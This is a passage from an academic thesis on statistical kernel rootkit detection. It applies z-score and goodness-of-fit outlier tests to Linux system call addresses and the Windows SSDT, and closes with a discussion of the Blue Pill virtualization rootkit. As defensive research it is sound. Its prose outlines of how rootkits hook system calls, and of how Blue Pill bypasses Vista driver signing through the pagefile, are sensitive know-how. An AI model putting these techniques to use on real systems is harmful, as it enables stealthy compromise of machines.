Using the 'assumption of normality' model, it is assumed that the system call addresses in the disassembled kernel system calls are somewhat normally distributed. If this may be assumed, this simplifies the task of rootkit detection.

The definitions mentioned in this section have been previously defined in section 5.1. The definitions of an outlier and discordancy test have not changed. The definition of a kernel rootkit also remains unchanged, and the formal model presented in Section 5.1 still holds with further modifications. Since the model has changed, some of the information presented in Section 5.1 will be reviewed again here.

As discussed previously, a kernel rootkit is defined as some program p_2, which imitates a subset of operating system functionality p_1. Therefore, p_1 is a subset of p_2. The functionality that exists in p_2, but not p_1, is the additional functionality provided by the kernel rootkit in order to maintain control of compromised systems, attack other systems, destroy evidence, and decrease the chance of the attacker being detected by the authorities. More formally, the kernel rootkit functionality can be expressed as $p_2 - p_1 = p'$ [14].

The fundamental differences in this approach is the absence of the necessity to have statistical information about the properties of an uninfected system, and the need to analyze memory addresses in the entire kernel instead of only in the system call table. Therefore, the elements of the formal model that define the properties of an uninfected system become unnecessary and may be discarded. The elements to be discarded are:

$s_1 = M_1(p_1)$ – system call addresses in clean kernel (8.1)

$s_2 = M_2(p_1)$ – system call addresses in clean system call table (8.2)

$s_2' = M_2(p_2)$ – *system* call addresses in infected system call table (8.3)

$D_1 = t(s_1)$ – Discordancy score of system call addresses in clean kernel (8.4)

$D_2 = t(s_2)$ – Discordancy score of addresses in clean system call table (8.5)

$D_2' = t(s_2')$ – Discordancy score of addresses in infected system call table (8.6)

Having discarded half the elements from the original model, the new model is smaller, more elegant, and requires significantly less *a priori* knowledge about the system under observation. The only elements remaining in the new formal model are:

$s_1' = M_1(p_2)$ – system call addresses in infected kernel (8.7)

$D_1' = t(s_1')$ – Discordancy score of system calls in infected kernel (8.8)

LZ = Order of appearance * Z-Score (8.9)

$D_2' = r(s_1')$ – Second discordancy score of addresses in infected kernel (8.10)

The discordancy test t is simply the z-score. The z-score represents the number of standard deviations away from the mean for a particular individual *x*, and is represented by $z = (x - \bar{X})/\sigma$. The 'LZ' score is represented by the line number in the disassembled code in which the value occurs multiplied by the individual's Z-Score. The second discordancy test r is represented by the ratio between the 'LZ' score of the individual

with Z-Score >=3 and the largest ‘LZ’ score and the ‘LZ’ score of any given individual. For an individual to be considered an outlier and infected by a kernel rootkit, it must satisfy

$$D_1' >= 3 \text{ and } D_2' > 100 \quad (8.11)$$

8.4 Normality of Data

Tables 8.1 shows the goodness of fit scores for the 32 bit Intel architecture kernel 2.6.8 disassembled system call memory addresses that are uninfected. Table 8.2 shows the goodness of fit scores for the 32 bit Intel architecture kernel version 2.6.8 infected with the enyelkm v1.1 rootkit.

These tables shows that, with enyelkm v1.1 rootkit infection, there are measurable but suble changes in the best and worst fitting distributions. Earlier work in this research is based upon changes in the fits of distributions, but in the preceding examples, the differences in the distributions were much more pronounced. However, all that is necessary in this case is that the data be normal enough to allow application of the normality based tests in the formal model. Clearly, the normal distribition is one of the better fitting distributions in both uninfected and infected kernels. It will be shown that this approach does not produce false positives on a uninfected kernel and does not produce false negatives on an infected kernel.

Table 8.1 - Anderson-Darling scores for uninfected 2.6.8 disassembled kernel

Distribution	AD-Score
Loglogistic	15883.557
Logistic	16875.174
3-Parameter Loglogistic	17575.839
Normal	25497.186
3-Parameter Lognormal	25554.644
Lognormal	26270.259
Weibull	28804.239
Smallest Extreme Value	28845.74
2-Parameter Exponential	32412.629
Exponential	32419.241
3-Parameter Weibull	3492063.179

Table 8.2 – AD-scores for disassembled 2.6.8 kernel infected with enyelkm v1.1

Distribution	AD-Score
Logistic	17576.775
3-Parameter Loglogistic	18288.079
Loglogistic	21471.281
3-Parameter Lognormal	27036.452
Normal	27043.837
Lognormal	27335.94
3-Parameter Weibull	29131.015
Weibull	29142.046
Smallest Extreme Value	29142.187
2-Parameter Exponential	32830.144
Exponential	32839.034

8.5 Experimental Results

Having established that the the dataset is normal enough to facilitate the use of normality based tests, one may proceed by applying the model as set forth in Section 5.1 to a 32-bit Intel architecture 2.6.8 kernel by disassembling the kernel and collecting the memory addresses of the conditional and unconditional jump instructions from the disassembled code yields approximately 71,000 data items.

In the dataset, exactly eleven of these individuals pass the first discordancy test, having z-scores greater than or equal to three. These individuals are presented in table 8.3, below.

Table 8.3: individuals passing first discordancy test

Dec	Line	Z-Score	L*Z	Trojaned
3989496426	133690	11.0229	1473655	0
3989472440	130696	11.0226	1440607	0
3988138649	83819	11.0034	922298	0
3955240370	110418	10.5315	1162863	0
3837803050	600477	8.8466	5312183	0
3571333718	627488	5.0236	3152254	0
3571333718	627382	5.0236	3151722	0
3571333718	627276	5.0236	3151189	0
3498557285	5232	3.9795	20821	1
3498557285	5164	3.9795	20550	1
3498557285	5129	3.9795	20411	1

Note that individual #5, having ‘LZ Score’ value 5312183, is of particular interest because it enjoys the largest ‘LZ Score’ of all the individuals and will be used in the computation of the second discordancy test for all the individuals. Individual #5 is important because (a) is has a z-score greater than or equal to three, and (b) it has a very high ‘LZ Score’, identifying it as a low-level system call unlikely to be modified by an attacker. The second discordancy test is the ratio of Individual #5 (5312183) divided by the ‘LZ Score’ of each of the other ten individuals. The results of the second discordancy test are presented in Table 8.4, below.

Table 8.4: results of second discordancy test

Dec	Line	Z-Score	L*Z	Trojaned	Ratio
3989496426	133690	11.0229	1473655	0	3.604767059
3989472440	130696	11.0226	1440607	0	3.687461605
3988138649	83819	11.0034	922298	0	5.759725165
3955240370	110418	10.5315	1162863	0	4.56819333
3837803050	600477	8.8466	5312183	0	1
3571333718	627488	5.0236	3152254	0	1.685201446
3571333718	627382	5.0236	3151722	0	1.685485903
3571333718	627276	5.0236	3151189	0	1.68577099
3498557285	5232	3.9795	20821	1	255.1358244
3498557285	5164	3.9795	20550	1	258.5003893
3498557285	5129	3.9795	20411	1	260.2607908

Note that those individuals that are uninfected but still have z-scores greater than or equal to three receive very low second discordancy test (ratio), typically less than five. However, the three infected individuals have z-scores greater than or equal to three, and

very high ration scores – typically greater than two hundred fifty. Clearly, these individuals have been modified by kernel rootkit infection. Again, the second discordancy test is a measure of (a) having a z-score greater than or equal to three, and (b) an individual's status as a high level, rather than a low level, system call.

8.6 Conclusions

Linux kernel rootkits are closely tied to specific major kernel versions of Linux. Rootkits that employ the system call table modification attack are most prevalent in the Linux 2.4 kernel, while kernel patching rootkits that employ the system call target modification attack or the system call table redirection attack are most prevalent in the Linux 2.6 kernel.

Using the 'assumption of normality' model to detect the system call target modification attack is complicated by the discovery of natural outliers, or outliers that occur even in an uninfected system of this kind, within the data. These outliers occur in the disassembled jump instructions of specific low level system calls, specifically the following:

- aio_put_req (Asynchronous I/O) – The AIO Ring is a memory buffer in the address space of the user mode process that is also accessible by all processes in kernel mode.
- mpage_writepage (Memory mapping) – Used for loading files for execution into memory, and sharing memory between processes.
- move_to_swap_cache (Swap cache) – This is part of the page frame reclaimation functionality. Calls add_to_swap_cache.

- page_put_link – This is part of the API for the ext2 filesystem.

These system calls typically concern sharing information between processes running in user space and processes running in kernel space. For this reason, outliers are generated – these system calls must move between kernel space (typically lower in memory), and user space (typically higher in memory). The formal model presented in Section 8.1 takes into account the following facts:

- Outliers exist even in an uninfected system;
- Higher level system calls tend to be loaded into memory first (receiving lower memory addresses), and lower level system calls tend to be loaded into memory later (receiving higher memory addresses);
- Outliers that are a product of low level system calls appearing higher in memory are unlikely to be selected for modification by an attacker;
- Outliers that are a product of high level system calls appearing lower in memory are likely candiates for modification by an attacker.

The detection method presented in this chapter depends on the presence of natural outliers to illuminate the presence of those outliers that stem from the activities of a rootkit. What happens in the scenario where the Linux kernel under analysis contains no natural outliers? Assuming the statistical properties of the kernel presented in this chapter do not change, absence the presence of natural outliers, all memory addresses with z-scores in excess of 3 would be outliers generated by rootkit activity.

CHAPTER IX

DETECTING WINDOWS ROOTKITS

While this research focuses on detecting Linux kernel rootkits, it may also prove useful for detecting rootkit infections in other operating systems as well. Microsoft Windows has a structure known as the system service descriptor table, or SSDT, and is in many ways similar to the Linux system call table. Both the general distribution model and the normal distribution model will be employed in detection attempts against a Windows-based kernel rootkit. Section 9.1 of this chapter presents an overview of the Windows architecture and Windows-based rootkits, while the usual definitions and formal model constitute sections 9.2 and 9.3. In section 9.4, the normality and statistical properties of the memory addresses constituting the system service descriptor table are examined. Section 9.5 covers the experimental results, with section 9.6 presenting further unexpected experimental results. Finally, section 9.7 includes conclusions and a summary.

9.1 An Overview of the Windows Architecture and Windows Rootkits

Symantec corporation defines Windows rootkits as “programs that use system hooking or modification to hide files, processes, registry keys, and other objects in order to hide programs and behaviors”. However, Windows rootkits do not necessarily include

functionality to gain administrative access. In fact, they typically require administrative access in order to function [55].

There are two primary classes of Windows rootkits – user mode and kernel mode rootkits. User mode rootkits function by modifying operating system calls. In the case of Microsoft Windows, this involves modifying the common code found in DLL's (dynamic link libraries). Typically, the rootkit will modify a DLL to redirect to the rootkit's code, and the rootkit will call the API itself and modify the results before returning the now modified results to the calling application [55].

Since user mode applications do run in their own memory space, a user mode rootkit needs to perform these activities in the memory space of every running application. Additionally, the rootkit needs to monitor memory for any new applications that execute and modify those memory spaces before the new application can execute [55].

A more effective method method of system hooking would be to hook the system call further down the path where all paths converge in the kernel. This is the method that kernel mode rootkits utilize – system hooking or modification in kernel space. The kernel is an ideal place to perform this kind of attack because it is as the lowest level and therefore ideal for reliable, robust system call hooking [55].

The system call's path through the kernel passes through a variety of locations perfectly suited for modification of a system call. Several of these will be discussed below [55].

- As a system call's execution path leaves user space and enters kernel space, it must pass through a kind of "gate". The purpose of this gate is to insure that user

mode code does not have general access to the kernel space. The gate is effectively a proxy between user mode and kernel mode. In previous versions of windows, this gate was implemented via interrupts, and in more modern versions of windows, by model specific registers (MSRs). Both of these mechanisms may be modified to cause the gate to redirect to rootkit code instead of kernel code [55].

- Another method for redirection a system call is to modify the system service descriptor table (SSDT). The SSDT is a function pointer table in memory that holds the addresses of system calls in kernel memory. By modifying the SSDT, a rootkit can redirect execution to rootkit code instead of legitimate system call code [55]. Note that this method is very similar to the system call table modification attack in Linux, presented earlier in this work.
- Finally, another method employed by kernel mode Windows rootkits is to directly modify the data structures in kernel memory. This attack is known as direct kernel object modification (DKOM) [55]. This method is also very similar to the methods employed by Linux runtime kernel patching rootkits.

Microsoft Windows and Linux both have similar mechanisms by way of which they may be attacked by rootkits. While Windows has a system service descriptor table (SSDT), Linux has a system call table. Windows may be subverted using direct kernel object modification (DKOM), while Linux may be subverted by runtime kernel patching rootkits. Because of these similarities, it will be shown in the following sections that those methods useful in detecting Linux kernel rootkits are also useful and effective in

detecting Windows rootkits that use subversion methods similar to those used against Linux kernels.

9.2 Definitions

The definitions used in the formal model were formally defined in Section 5.1, and will not be revisited here except to note that the definition of an outlier, discordancy test, and kernel rootkit have not changed. However, the methods by which Windows kernel rootkits and Linux kernel rootkits attack the kernel share several similarities, and these should be discussed before presenting the experimental results.

Recall that both Windows and Linux Kernel rootkits attack the operating system by way of modifying system call memory addresses, and this is accomplished through the following mechanisms [14;55]:

System call table modification – This attack changes the addresses of the system calls in the system call table to point to similar, but malicious, system calls located much higher in memory. Windows kernel rootkits sometimes employ a similar attack, which modifies the system service descriptor table, the Windows equivalent of the Linux system call table.

System call table redirection – Modifies the system call handler, changing the address of the system call table to a similar, but malicious system call table much higher in memory. There appears to be no corresponding attack method employed by Windows kernel rootkits.

System call target modification – Directly modifies the system call instructions (via runtime kernel patching), inserting a jump instruction to a location much higher in memory which contains a similar, but malicious, system call. Windows kernel rootkits also sometimes employ a similar attack known as direct kernel object modification, or DKOM.

The formal model for this approach is the same as the one described in section 5.1. Therefore, it will not be discussed in detail again here, but the fundamentals of the model will be briefly revisited.

9.3 Formal Model

The fundamentals of the model and approach described it Section 5.1 can now be summarized as follows:

$s_1 = M_1(p_1)$ – System call addresses in uninfected kernel (9.1)

$s_2 = M_2(p_1)$ – System call addresses in uninfected kernel's system call table (9.2)

$s_1' = M_1(p_2)$ – System call addresses in infected kernel (9.3)

$s_2' = M_2(p_2)$ – System call addresses in infected kernel's system call table (9.4)

$D_1 = t(s_1)$ – AD score for system call addresses in uninfected kernel (9.5)

$D_2 = t(s_2)$ – AD score for uninfected kernel's system call table. (9.6)

$D_1' = t(s_1')$ – AD score for system call addresses in infected kernel. (9.7)

$D_2' = t(s_2')$ – AD score for infected kernel's system call table. (9.8)

Recall that both s_1 and s_2 are derived from general knowledge in that they are obtained from experimentation across mutliple operating system and architecture pairs,

while s_1' and s_2' are obtained from the specific system being investigated. Also recall that if $D_1' > D_1$ or $D_2' > D_2$ then a rootkit has been detected. Once a rootkit has been detected, outliers are removed, one at a time, until the discordancy test returns to close to the uninfected score. The location of the outliers is constrained by operating system mechanics, so that outliers are always on the right side of the distribution.

If s_{1j} is the largest (right most) system call address in the kernel, and s_{2j} is the largest (right most) system call address in the system call table,

$$s_1' = s_1' - s_{1j}' \quad (9.9)$$

$$s_2' = s_2' - s_{2j}' \quad (9.10)$$

$$D_1' = t(s_1') \quad (9.11)$$

$$D_2' = t(s_2') \quad (9.12)$$

And again

If $D_1' > D_1$ or $D_2' > D_2$ then a rootkit has been detected.

Until the kernel rootkit is fully detected – that is, until $D_1' <= D_1$ and $D_2' <= D_2$. (9.13)

9.4 Normality of Data

Before additional progress may be made with this approach, some observations must be made about the distribution of system call addresses within the Windows operating system. In this instance, these observations will be confined to the portion of the Windows operating system known as the system service descriptor table (SSDT), which corresponds to the Linux system call table. These observations were made on a test system using the Microsoft Windows 2000 operating system.

Table 9.1: AD-scores for uninfected Windows 2000 SSDT

Distribution	AD-Score
3-Parameter Weibull	3.029
Weibull	3.040
Smallest Extreme Value	3.041
3-Parameter Loglogistic	3.120
Logistic	3.120
Loglogistic	3.121
Normal	3.139
Lognormal	3.140
3-Parameter Lognormal	3.147
Gamma	3.147
3-Parameter Gamma	3.566
Largest Extreme Value	8.446
2-Parameter Exponential	61.909
Exponential	113.727

Table 9.1, above, contains the Anderson-Darling goodness of fit scores for the 248 memory addresses located in the system service descriptor table of the Windows 2000 test machine. Note that, unlike those scores observed in Linux kernels, the best fitting distributions are the 3-parameter weibull and weibull distributions, consecutively. This finding further strenghens the suspicion that it will be necessary to generalize, rather than eliminate, the necessity for *a priori* knowledge in rootkit detection. However, note that eleven of the fourteen distributions test are within 16% of one another in regard to score. The normal distribution also receives a very favorable score, indicating the the 'assumption of normality' model may be an effective approach with the Windows architecture.

9.5 Experimental Results.

Symantec [55] suggests that the definition of rootkits, at least in a Windows environment, has changed and now refers to programs that "use system hooking or

modification to hide files, processes, registry keys, and other objects in order to hide programs and behaviors."

Under this definition, spy software programs such as Webwatcher [56], which are designed to be used by legitimate authorities interested in monitoring the activities of legimate users, qualify as a kind of rootkit. In fact, WebWatcher uses system hooking to hide files, processes, registry keys, and other objects in order to hide programs and behaviours (that is, the monitoring of email, online chats, and internet surfing behaviours) from legitimate users. WebWatcher uses the system service descriptor table attack, which is similar to the system call table modification attack seen in Linux, to accomplish these tasks.

Table 9.2: AD-scores for Windows 2000 SSDT infected with WebWatcher

Distribution	**AD-Score**
3-Parameter Loglogistic	13.841
3-Parameter Lognormal	39.308
Loglogistic	89.597
Logistic	90.143
Weibull	92.625
Smallest Extreme Value	92.658
Gamma	92.743
Normal	92.762
Lognormal	92.665
3-Parameter Gamma	93.765
Largest Extreme Value	106.659
Exponential	111.017
2-Parameter Exponential	776.980
3-Parameter Weibull	8454.206

Recall that the best fitting distribution for the SSDT of an uninfected Windows 2000 system was the 3-parameter weibull, with an Anderson-Darling goodness of fit score of 3.029. After infection with the WebWatcher monitoring software (essentially a Windows rootkit), the goodness of fit score for the 3-parameter weibull distribution changes to a remarkable 8454.206, illustrated above in table 9.2. The WebWatcher software modifies only three entries in the SSDT. This is a change of 2791.00%, an

exceedingly large and unexpected change. Obviously, such a change would be trivial to observe, for human and computer alike.

Table 9.3: AD-scores for Windows 2000 SSDT with outliers removed

Distribution	AD-Score
3-Parameter Weibull	2.920
Weibull	2.931
Smallest Extreme Value	2.932
Logistic	3.079
3-Parameter Loglogistic	3.079
Loglogistic	3.080
Normal	3.114
Lognormal	3.115
3-Parameter Lognormal	3.121
Gamma	3.121
3-Parameter Gamma	3.512
Largest Extreme Value	8.492
2-Parameter Exponential	61.331
Exponential	112.352

Table 9.3 shows the Anderson-Darling goodness of fit scores for the Windows 2000 SSDT, after the three outliers have been removed. Most importantly, the Anderson-Darling goodness of fit score for the 3-parameter weibull distribution has returned to 2.920, within 3.6% of it's original, uninfected value. This is eloquent proof of the effectiveness of this model, provided that general *a priori* knowledge is available regarding the general statistical properties of wide categories of operating system/architecture pairs.

9.6 Further Experimental Results

Observe that, in Table 9.1, the Anderson-Darling goodness of fit score for the normal distribution is 3.139. This is a very favorable score, even when compared to the best fitting distribution, the 3-parameter weibull distribution, which has a score of 3.029. It is possible, even likely, that the 'assumption of normality' model may be a better fit for rootkit detection in this circumstance.

Remarkably, the uninfected SSDT in the Windows 2000 test system is distributed normally enough that the z-scores for the uninfected memory addresses in the SSDT range between 1.80048 and -2.86425. None of the addresses have z-scores in excess of three standard deviations. This is a perfect situation for the use of a normality based detection approach.

Infection with the WebWatcher program modifies three entries in the SSDT. A re-examination of the data, after infection with the WebWatcher software, shows these three infected entries in the SSDT now have z-scores in excess of 9! A more complex model, similar to the one presented in Section 8.1, is not necessary. Amazingly, the memory addresses in the SSDT are distributed normally enough to allow a detection model based solely on the calculation of z-scores, and flagging those entries with z-scores greather than or equal to three as outliers and as such, infected by a kernel rootkit.

9.7 Conclusions

The attack methods employed by Windows kernel rootkits and Linux kernel rootkits share many similarities. Both classes of rootkit employ direct kernel modification, as well as a system call table modification attack (known as the SSDT in Windows).

Furthermore, experimental results indicate that the memory addresses within the Windows kernel tend to be much more normally distributed than in Linux, making detection much easier. While this research was initially focused in the detection of Linux kernel rootkits, these methods may yet prove to be more effective, or at least less complicated, when employed in the detection of Windows kernel rootkits. Further

research into the possibility of using these methods to detect rootkits in a Windows environment is both promising and warranted. Microsoft offers a wide array of operating systems for use in testing these approaches, including Windows 2000, Windows XP, and the newly released Vista.

CHAPTER X

CONCLUSIONS AND FUTURE RESEARCH DIRECTIONS

Finally, conclusions and the direction of future research into this area will be discussed in this final chapter. Section 10.1 provides the overall conclusions for this work. Sections 10.2 and 10.3 present future research directions, with section 10.2 presenting a detailed plan for generalizing the *A Priori* knowledge required for the detection of kernel rootkits using the approaches presented here. This plan includes examining an existing rootkit knowledge base, the necessity of creating a new operating system knowledge base, determining the significance of kernel compilation options, variability across architectures and operating systems, and the required granularity of this information. Section 10.3 examines a new class of threat, virtualized rootkits. The operational details and existing detection options will be discussed for the only known virtualized rootkit, Blue Pill, which has been designed for Windows Vista.

10.1 Conclusions

Rootkits are, essentially, stealthy malicious software that allows an attacker to use an already compromised system to maintain control of that system, attack other systems, destroy evidence, and decrease the chances of being detected by system administrators [6]. First generation rootkits were discovered “in the wild” since the mid-1990s,

and have evolved into second, third, and now fourth (virtualized rootkits) generation models. These new models include new, especially insiduous rootkits that subvert the operating system/kernel in various ways.

Kernel rootkits modify the kernel via three primary mechanisms. These mechanisms are:

System Call Table Modification. The attacker modifies the addresses stored in the system call table. The attacker, having written custom system calls [15] to replace several system calls within the kernel, changes the addresses in the system call table to point to the new, malicious custom system calls.

System Call Target Modification. In this case, the attacker overwrites the legitimate targets of the addresses in the system call table with malicious code. The system call table does not need to be changed. The first few instructions of the system call function is overwritten with a jump instruction to the malicious code.

System Call Table Redirection. In this type of rootkit implementation, the attacker redirects references to the entire system call table to a new, malicious system call table in a new kernel address location. This method can pass many currently used detection techniques [14]. Upon further investigation, it appears that the system call table redirection attack is simply a special case of the system call target modification attack [16]. The attacker simply modifies the *system_call* function, modifying the address of the system call table therein, which handles individual system calls.

Existing methods of detecting Linux kernel rootkits typically rely on either (a) saving system state before infection, and comparing this information post infection, or (b) installing a detection program (such as tripwire) before infection. These two approaches rely on *a priori* knowledge for detection. Even so, some Linux based rootkit detection products offer some limited functionality when employed after infection.

This research focuses on detecting kernel rootkits with greatly reduced *a priori* knowledge, in the form of general knowledge of the statistical properties of broad classes of operating system/architecture pairs. Additionally, these detection techniques rely on more formal, statistically based detection methodologies.

Specifically, four different techniques are explored in this work. First, general distribution models were employed to detect kernel rootkits that use the system call table modification attack to infect systems. This model is based on early efforts in the field of outlier detection, and suffers from shortcomings – primarily this approach does not scale well. However, the datset in this case is small, and this approach was 100% effective in successfully detecting four different rootkits utilizing the system call table modification attack.

Second, a normality based approach was investigated for use in detecting kernel rootkits that infected systems by way of the system call table modification attack. This approach was only partially successful, and generates false positives. The percentage of false positives, however, was only 0.35%. In order for this approach to be useful in practice, a second discordancy test or some other method for dealing with these false positives will need to be developed.

Next, the general distribution model was applied to the detection of rootkits that infect systems via the system call target modification attack. The dataset in this instance is dramatically larger, including disassembled memory addresses from the entire kernel, and not only the system call table. As expected, this approach did not scale well, and is not appropriate for this particular application. However, a modified version of the normality based approach proved to be effective in detecting kernel rootkits that infect the kernel via the system call target modification attack. This approach hinges on the discovery that system calls are loaded into memory sequentially, with the higher level system calls loaded first, and the lower level system calls loaded later. Higher level systems calls are more likely to be infected by kernel rootkits. This approach also makes use of a second discordancy test. Each attack location was successfully detected using this approach, resulting in 100% or complete detection of this rootkit.

Finally, these detection techniques were applied to kernel rootkits which infect the Microsoft Windows operating systems. The Windows equivalent of the system call table, the system service descriptor table (SSDT), appears to be almost perfectly normally distributed. Based on this finding, a Windows rootkit that employed the system call table modification attack was successfully detected using the general distribution model, as well as the 'assumption of normality' model with good results. In this case, each attack location in the kernel was successfully detected, resulting in 100% or complete detection of the rootkit.

Although these are promising results, these experiments were conducted by a single researcher with intimate knowledge of the operating systems, architectures, rootkits, and the presence or absence of rootkit infection. In order to further strengthen

these results, future "blind" experiments should be conducted wherein the researcher is deprived of such information.

As discussed in Chapter 2, applications exist for the express purpose of detecting kenrel rootkits. Some of these include *chkrootkit*, *kstat*, *rkstat*, *St. Michael*, *scprint*, *Tripwire*, *Komoku*, and *kern_check* [5;11;18-24;27]. These tools include signature, heuristic and hardware based rootkit detectors, and include many similarities. The common similarity between them is that each class of application includes a substantial requirement for *a priori* knowledge. The signature based applications require *a priori* knowledge of specific rootkits, and the heuristic and hardware based detectors require substantial *a priori* knowledge of or deployment on a "clean" system in order to be effective. In addition to the requirement for substantial *a priori* knowledge, these applications fail to provide a formal model for rootkit detection. The approaches presented in this research allow for a reduced requirement for a priori knowledge, and also provide a formal model for each approach.

10.2 Generalizing *A Priori* Knowledge

The preceeding sections have shown that there are statistical similarities within broad categories of architecture/operating system pairs. Specifically, the 32-bit Intel architecture running both a Linux 2.4 and Linux 2.6 kernel, as well as the SPARC architecture running the 2.4.27 kernel all fit the largest extreme value distribution well enough to facilitate the detection of Linux kernel rootkits.

However, these broad categories do have limits. One clear example is the 32-bit Intel Architecture running Windows 2000. This architecture/operating system pair does

not share the same statistical properties as the others. Clearly, it is possible to reduce the burden for *a priori* knowledge when attempting to detect rootkits, but it will still be necessary to have some *a priori* knowledge about broad classes of architecture/operating system pairs.

Without doubt, in order for the approaches presented in this work to be successful, having generalized *a priori* knowledge about the statistical properties of broad categories of architecture/operating system pairs is essential. While similar operating systems on dissimilar architectures (Linux 2.4.27 running on 32-bit Intel architecture and SPARC architecture) share striking similarities, more dissimilar systems such as Windows 2000 on a 32-bit Intel architecture do not share these similarities. This finding strengthens the belief that systems will fit well into broad categories of similarity.

In order to further strengthen evidence that operating system/architecture pairs fall into broad categories in regard to the distribution of underlying system call addresses, it may be prudent to compile, through experimentation or observation, a database of operating system properties. Such a database will facilitate the effective categorization of operating system/architecture pairs. Furthermore, such a database may allow the identification of new factors in what currently appears to be univariate (or bivariate at best) data. These factors may include the following:

- Kernel Compilation Options
- Variability Across Architectures and Operating Systems

Based on existing results, differences at the operating system level seem to influence the underlying distribution of system call addresses much more strongly than

differences in architecture. The influence of kernel compilation options on the underlying distribution of system call addresses needs to be carefuly investigated in the future.

10.3 Virtualized Rootkits: An Emerging Threat

Blue pill is a controversial rootkit, based on virtualization, that attacks Microsoft's Vista operating system. *Blue Pill* utilizes AMD Pacific virtualization technology, and could possibly be modifed to use Intel's Vanderpool virtualization technology as well. Blue Pill was designed by Joanna Rutkowski, who claims that *Blue Pill* is "100% undetectable" [57].

Using AMD's Pacifica virtualization technology, *Blue Pill* is able to trap a running instance of the operating system into a virtual machine, which can then act as a hypervisor having complete control of the computer. Rutkowsky claims that *Blue Pill* is "100% undetectable" because any detection program could be fooled by the hypervisor [57].

AMD has since issued a statement dismissing these claims, and other security researchers and journalists also dismiss these claims. In 2007, a group of researchers invited Rutkowsky to test *Blue Pill* against a rootkit detector at Black Hat 2007, but Rutkowsky declined to participate unless given $384,000.00 in funding as a prerequisite for entering the competition. The name *Blue Pill* is a reference to the blue pill from the popular film trilogy, *The Matrix* [57].

Currently, *Blue Pill* is the only rootkit based upon virtualization, and is only a proof of concept for use with Microsoft Windows Vista. No other virtualization based rootkits are known, and none have been observed "in the wild".

10.3.1 Operational Details

In Microsoft Windows Vista, all kernel mode drivers must be signed. Vista only allows the loading of signed drivers into kernel memory, and even the system administrator may not load unsigned code into kernel memory. Obviously, this countermeasure is intended to protect kernel memory from malware. This protection may be deactivated by the following mechanisms [58]:

- Attaching a kernel debugger (this requires a reboot)
- Pressing the F8 key during reboot
- Using BCDEdit (reboot required, may not be available in later versions)

However, Vista allows usermode applications raw access to the disk, which in turn allows these same usermode applications to read and write disk sectors which are occupied by the pagefile! Usermode applications may not modify the contents of the pagefile, which may contain the code and data of the paged kernel drivers. This functionality is fully documented in the Windows Vista SDK [58].

All that remains is to insure that kernel specific code appears in the pagefile. By allocating enormous amounts of memory, a usermode application can prompt the kernel to page out a substantial amount of kernel memory to the page file. At this point, some unused drivers (kernel memory) are written to the page file. *Blue Pill* (or any other

application so inclined) may now overwrite the kernel memory present in the pagefile, and once the page file is written back into memory, rootkit infection is complete [58].

There are several solutions for this problem, including forbidding raw disk access from usermode, encrypting the pagefile, and disabling kernel memory paging [58]. All of these solutions involve drawbacks and tradeoffs, and Microsoft has yet to implement any possible solution.

10.3.2 Detecting Blue Pill

Note that there exist a wide range of virtualization anomalies that betray a virtualized system. Garfinkel et al. point out that virtual systems are not transparent. A virtual system may be detected by any of the following approaches [59]:

- CPU Discrepancies: the virtual CPU interfaces of Virtual Machine Monitors such as VMWare Player or Microsoft's Virtual PC violate x86 architecture.
- Off-chip Discrepancies: Modern chipsets are difficult to model, and for simplicity, the VMWare virtual platform always emulates an i440bx chipset, leading to absurd hardware configurations.
- Resource Discrepancies: Virtual Machine Monitors share physical resources with their guests, including CPU cycles, physical memory, and cache footprint. Irregularities in the availability of these resources can betry the presence of a Virtual Machine Monitor (VMM).
- Timing Discrepancies: Device virtualization is a well-known rich source for timing anomalies. While hardware virtualization shrinks some overheads, it inflates others.

The author of *Blue Pill*, Joanna Rutkowski, claims that detecting virtualization is not the same as detecting *Blue Pill*. While *Blue Pill* uses virtualization, there are surely some instances in which virtualization is being used but *Blue Pill* is not present. So, detecting virtualization is only a good first step in detecting *Blue Pill* [60].

Timing attacks seem to be particularly effective at detecting *Blue Pill*, since Rutkowsky went to the trouble of developing *Blue Chicken* technology to avoid them. When *Blue Pill* detects a "timing attack", it unloads itself [60]. This alone is eloquent proof that timing attacks are, or are at least perceived as, an effective detection technique for *Blue Pill*.

Indeed, *Blue Pill* is new, stealthy, and frightening. However, *Blue Pill* always uses hardware virtualization, and there are many well known approaches for detecting virtualization. It seems that detection efforts are very close to full detection of Blue Pill. Claiming "100% undetectability" is a remarkable claim, and as such, requires remarkable evidence in support of this claim.

REFERENCES

[1] Ed Skoudis, *Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses* Prentice-Hall, 2002, pp. 399-445.

[2] William Stallings, *Network Security Essentials*, 2nd ed Prentice Hall, 2003.

[3] Network Security: A Primer on Vulnerability, Prevention, Detection and Recovery, 9-1-2006, http://www.integritycomputing.com/security1.html

[4] Snort, 2007, http://www.snort.org

[5] Tripwire, 2007, http://www.tripwire.com

[6] Know Your Enemy: Motives, 9-1-2006, http://www.linuxvoodoo.org/resources/security/motives/

[7] An Overview of Unix Rootkits, 2003, http://www.megasecurity.org/papers/Rootkits.pdf

[8] N.Derek Arnold, *Unix Security: A Practical Tutorial* McGraw-Hill, 1992.

[9] Runtime Kernel Patching, 9-1-2006, http://reactor-core.org/runtime-kernel-patching.html

[10] The GNU C Library, 9-1-2006, http://www.delorie.com/gnu/docs/glibc/libc_toc.html

[11] Wikipedia: Rootkit, 9-1-2006, http://en.wikipedia.org/wiki/Rootkit

[12] Joel Scambray, Stuart McClure, and George Kurtz, *Hacking Exposed: Network Security Secrets & Solutions*, 2nd ed McGraw-Hill, 2001.

[13] Linux Kernel Rootkits, 9-1-2006, http://linuxcourse.rutgers.edu/documents/kernel_rootkits/index.html

[14] J.Levine, B.Grizzard, and H.Owen, "Detecting and Categorizing Kernel-Level Rootkits to Aid Future Detection," *IEEE Security & Privacy*, no. January/February 2006, pp. 24-32, 2006.

[15] Lab Exercise 2: Adding a Syscall, 9-1-2006, http://www-static.cc.gatech.edu/classes/AY2001/cs3210_fall/labs/syscalls.htm

[16] Detecting Rootkits and Kernel-level Compromises in Linux, 9-1-2006, http://www.securityfocus.com/infocus/1811

[17] Root Kits and hiding files/directories/processes after a break-in, 9-1-2006, http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq

[18] Chkrootkit, 9-1-2006, http://www.chkrootkit.org

[19] Detecting and Understanding rootkits, an Introduction and just a little-bit-more, 9-1-2006, http://www.net-security.org/dl/articles/Detecting_and_Understanding_rootkits.txt

[20] kern_check.c, 9-1-2006, http://la-samhna.de/library/kern_check.c

[21] Kernel Rootkits, 9-1-2006, http://www.sans.org/reading_room/whitepapers/threats/449.php

